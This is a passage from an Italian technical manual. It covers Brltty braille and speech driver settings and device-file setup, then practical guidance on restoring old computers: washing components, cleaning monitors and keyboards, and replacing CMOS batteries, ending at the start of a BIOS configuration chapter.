`al`	Alva (ABT3xx/Delphi)
`b1`	BrailleLite 18
`b4`	BrailleLite 40
`cb`	Tieman CombiBraille
`ec`	EcoBraille
`eu`	EuroBraille
`md`	MDV braille
`pm`	Papenmeier

Sigla	Terminale corrispondente
`ts`	TSI (PowerBraille/Navigator)
`va`	BAUM Vario

Brltty è anche in grado di gestire terminali parlanti. Eventualmente, si può usare la direttiva '**`speech-driver`**' per il controllo della sintesi vocale. Di solito, la funzionalità è disabilitata, con la direttiva seguente:

```
speech-driver no
```

Tabella 821.6. Sigle relative alla gestione della sintesi vocale.

Sigla	Sintesi vocale
`no`	No Speech
`al`	Alva (Delphi)
`bl`	BrailleLite
`cb`	Tieman CombiBraille
`fv`	Festival Text to Speech Package
`gs`	Generic Say (invia allo standard input di '`/usr/local/bin/say`')
`tv`	Televox Speech Interface

821.3.2 Accesso alla copia della console virtuale corrente

Come già spiegato in precedenza, anche Brltty deve poter accedere a una copia della console virtuale corrente. Ciò avviene precisamente attraverso il file di dispositivo '`/dev/vcsa0`', che in alcuni sistemi GNU/Linux potrebbe anche essere assente, perché equivalente a '`/dev/vcsa`'. Si riepilogano nuovamente i passi necessari a creare il file e ad attribuirgli i permessi necessari per il funzionamento corretto con Brltty.

`#` **`mknod /dev/vcsa0 c 7 128`** [*Invio*]

`#` **`chown root:root /dev/vcsa0`** [*Invio*]

`#` **`chmod 600 /dev/vcsa0`** [*Invio*]

In questo caso, si presume che il demone '**`brltty`**' sia avviato attraverso la procedura di inizializzazione del sistema, in modo tale da funzionare con tutti i privilegi dell'utente '**`root`**'. Diversamente, occorre cambiare strategia per quanto riguarda i permessi e la proprietà del file di dispositivo.

821.4 Riferimenti

- *BRLTTY - official home*
  ⟨http://dave.mielke.cc/brltty/ ⟩
- *BRLSPEAK: a braille and speech mini-distribution of GNU/Linux*
  ⟨http://www.brlspeak.net/ ⟩
- *Blind + Linux = BLINUX*
  ⟨http://leb.net/blinux/ ⟩

[1] **Brltty** GNU GPL

Parte cxxvii

Recupero di vecchi elaboratori

Capitolo 822

Restauro

Il recupero di un vecchio elaboratore richiede prima di tutto che questo venga smontato, ripulito e riparato per quanto possibile. È molto probabile che si svolgano queste operazioni senza la disponibilità di una documentazione adeguata, pertanto occorre annotare tutto ciò che serve a rimontare i vari componenti, prima di procedere alla loro separazione. È molto importante annotare anche la configurazione dei ponticelli sulla scheda madre ed eventualmente sulle altre schede presenti.

822.1 Ripulitura

La ripulitura di un vecchio elaboratore va eseguita normalmente con un aspirapolvere, usando poca potenza, con l'aiuto eventuale di aria compressa. Tuttavia, se si tratta di sporco grasso, come può essere il deposito di catrame creato dal fumo, non resta altro che il lavaggio letterale di quasi tutti i componenti. Il lavaggio è comunque un'operazione rischiosa, pertanto va fatto solo quando non ci sono alternative ragionevoli migliori.

Per lavare i componenti di un elaboratore si può usare una lavastoviglie, programmando un ciclo breve a 50 gradi centigradi. Per il lavaggio si usano le stesse sostanze che servono normalmente (sale per lavastoviglie, brillantante, detersivo).

Non si possono lavare le unità a disco e a nastro (eccezionalmente, le unità a dischetti magnetici da 9 cm si possono lavare, come viene descritto in una sezione apposita) e in generale occorre avere il buon senso di capire cosa non si può infilare in lavastoviglie.

I componenti che dispongono di una batteria rimovibile, specie le schede madri con le note batterie a bottone, devono essere privati della batteria stessa, perché si esaurirebbe inutilmente, producendo immediatamente dell'acido che danneggia inizialmente l'alloggiamento della batteria, per poi espandersi sulla scheda madre. Per lo stesso motivo, indipendentemente dal fatto che si lavino o no le schede in questione, le batterie vanno tolte quando i componenti devono essere conservati inutilizzati per qualche tempo.

Terminato il ciclo di lavaggio, i componenti vanno estratti dalla lavastoviglie e posti in un luogo dove possano rimanere ad asciugare per un paio di giorni. Prima di essere riposti ad asciugare, conviene comunque scuoterli per fare uscire l'acqua rimasta imprigionata nelle fessure.

Figura 822.1. Un alimentatore, prima e dopo il lavaggio; quello sulla destra è ancora umido.





Figura 822.2. Una scheda di rete, prima e dopo il lavaggio; quella sulla destra è ancora umida.







Figura 822.3. Una scheda madre, prima e dopo il lavaggio; quella sulla destra è ancora umida.

822.1.1 Lavaggio di unità a dischetti

In generale, le unità di memorizzazione a disco non possono essere lavate. Eccezionalmente, le vecchie unità a dischetti da 5,25 in e da 3,5 in (9 cm) possono essere lavate, avendo l'accortezza, dopo il lavaggio, di oliare o ingrassare alcune parti, come si vede nella figura successiva, usando olio o grasso adatti (per esempio, olio o grasso di vaselina, puri).

Figura 822.4. I punti da oliare o ingrassare. Si deve avere l'accortezza di non esagerare ed evitare che le testine entrino in contatto con queste sostanze.

Riquadro 822.5. Perché non si possono lavare le unità a CD o DVD.

Le unità ottiche (o magneto-ottiche), come per esempio i lettori o masterizzatori CD e DVD, non possono essere lavati, perché le lenti sono rivestite da una sostanza che viene rimossa con il lavaggio. Evidentemente la presenza di questa sostanza è indispensabile, perché dopo il lavaggio le unità, pur funzionando meccanicamente, non leggono più i dischi.

822.1.2 Pulizia dei monitor


I monitor a colori a tubo sono molto difficili da smontare, perché la loro costruzione richiede un intreccio preciso di fili per il controllo dei campi magnetici; tuttavia si può fare ugualmente una piccola pulizia togliendo il coperchio posteriore.

Si osservi che per operare con un monitor occorre maggiore prudenza, sia per la presenza del tubo in sé, sia per il fatto che al suo interno si producono tensioni molto elevate, che possono stazionare anche dopo lo spegnimento e il distacco del cavo di alimentazione dalla rete elettrica. Pertanto, prima di intervenire sul gruppo di alta tensione conviene iniziare toccando con un cacciavite (naturalmente deve avere il manico ben isolato), osservando se si formano piccole scariche elettrostatiche.


Figura 822.6. Lavaggio del coperchio posteriore di un monitor, con l'aiuto di una doccia. Sulla sinistra si vede la sporcizia maggiore accumulata in corrispondenza del cavo di alta tensione.

Una volta smontato il coperchio posteriore, il suo lavaggio è la cosa più semplice da fare, che si può eseguire in una vasca da bagno o su un piatto doccia. Per la pulizia si possono usare prodotti per la casa di uso comune, **purché se ne conosca l'uso**.

Per la pulizia di materiali plastici e di materiali in gomma, **non si può usare varecchina** o prodotti simili che contengono composti del cloro, perché la gomma si scioglierebbe irrimediabilmente.

Figura 822.7. Pulizia all'interno del monitor. Sulla sinistra si vede il cavo di alta tensione (quello rosso) e altri componenti in plastica di colore chiaro velati da uno strato di polvere (attaccatasi elettrostaticamente); sulla destra, lo stesso monitor dopo una pulizia superficiale del cavo e delle superfici accessibili senza danneggiare i componenti elettronici.

La pulizia dell'interno del monitor può essere fatta con uno straccio un po' umido, ma **solo dopo aver verificato che non ci sono cariche elettrostatiche**, con l'aiuto di cacciavite ben isolato. La pulizia del cavo di alta tensione può fare emergere dei difetti, come punti di scarica,

che si mostrano con un puntino nero. A ogni modo, la pulizia delle parti di alta tensione accessibili riduce le perdite di energia, cosa che dovrebbe tradursi in un'immagine migliore.

Figura 822.8. Pulizia di un monitor molto sporco (a sinistra), dove il risultato è poco soddisfacente, anche a causa del fatto che probabilmente si è insinuato dell'inchiostro in polvere proveniente da una stampante laser usata in prossimità del monitor stesso.

Dove non si può arrivare con lo straccio, o semplicemente non lo si può usare, si può fare un tentativo con un pennello morbido, anche se questo significa riempire di polvere l'ambiente circostante.

822.1.3 Pulizia della tastiera

La pulizia della tastiera richiede un lavoro piuttosto noioso, perché, ammesso che ciò sia possibile, richiede la rimozione di tutti i tasti e la pulitura di questi uno per uno.

Figura 822.9. Una tastiera Olivetti degli anni 1990, prima della pulizia, dopo avere sollevato la cornice superiore.


Figura 822.10. Una tastiera Olivetti degli anni 1990, prima della pulizia, dopo l'estrazione di tutti i tasti. Viene messo in evidenza quanta sporcizia si accumuli sotto i tasti.

Una volta estratti i tasti dalla tastiera, conviene passare a una pulizia a secco, eventualmente con un pennello morbido. In questo caso non si può usare l'acqua, se non per le parti esterne in plastica, come la cornice superiore e la base inferiore della tastiera, perché l'acqua questa potrebbe danneggerebbe la membrana in gomma della tastiera, ma soprattutto perché sarebbe molto difficile asciugare perfettamente questa parte.




Figura 822.11. Un pennello morbido è più che sufficiente per la pulizia di questo tipo di tastiera.

Una volta puliti i componenti esterni (probabilmente con l'aiuto di una doccia e con un detergente sgrassatore adatto), dopo averli asciugati si passa a rimontare la tastiera, pulendo tasto per tasto prima di inserirlo nuovamente nella sua sede.

Figura 822.12. Ricostruzione della tastiera.

822.2 Batteria

Dopo qualche anno, la batteria che mantiene la memoria C/MOS deve essere sostituita, anche se si tratta di un accumulatore. Se la batteria è saldata, occorre usare un saldatore a stagno con una punta sottile e probabilmente è necessario predisporre una batteria alternativa, che offra una tensione **non superiore** a quella della batteria estratta.

Figura 822.13. Sostituzione di una batteria, originariamente da 3,6 V, con una coppia di batterie stilo da 1,5 V, messe in serie (per un totale di 3 V).

Dal momento che le batterie che si vanno a mettere non sono ancorate alla scheda madre, è necessario isolarle e fissarle da qualche parte nel contenitore dell'elaboratore. La figura mostra delle batterie non isolate per fare comprendere esattamente il procedimento.

822.3 Riferimenti

- Jarno Niemelä, *Jargon's Driver Museum*

  ⟨*http://www.drivermuseum.com/* ⟩

- *Mastodonic*

  ⟨*http://members.tripod.com/mastodonpc/* ⟩

- Andreas Schwertner, *PROJECT N° 5, Z80-CPU-based microcomputer*

  ⟨*http://web.archive.org/web/2004/quisquose.com/project_no5.htm* ⟩

- *Hardware Book*

  ⟨*http://www.hardwarebook.info/* ⟩

- *Bitsavers*

  ⟨*http://www.bitsavers.org* ⟩

- John G. Zabolitzky e collaboratori, *Cray-Cyber*

  ⟨*http://www.cray-cyber.org/general/start.php* ⟩

- John G. Zabolitzky, *Vintage Computer Festival Europe 1.0, MUNIAC*

  ⟨*http://www.travelnotes.de/computer/vcfe/muniac.htm* ⟩

Configurazione del BIOS

Gli elaboratori con architettura x86, a partire precisamente dai microprocessori i286, dispongono di una memoria C/MOS per conservare la configurazione usata dal firmware, ovvero dal BIOS. Questa memoria viene alimentata da una batteria, che originariamente è costituita da un piccolo accumulatore NiCd (nichel-cadmio), successivamente sostituita da batterie non ricaricabili. Pertanto, la durata di questa batteria determina l'affidabilità della configurazione del BIOS.

823.1 Modifica della configurazione

La modifica della configurazione contenuta nella memoria C/MOS richiede l'uso di un programma apposito, che nella migliore delle ipotesi fa parte del BIOS stesso, pertanto può essere avviato indipendentemente dalla presenza di un disco. Normalmente, per accedere a questo programma è possibile premere un tasto o una combinazione di tasti all'avvio.

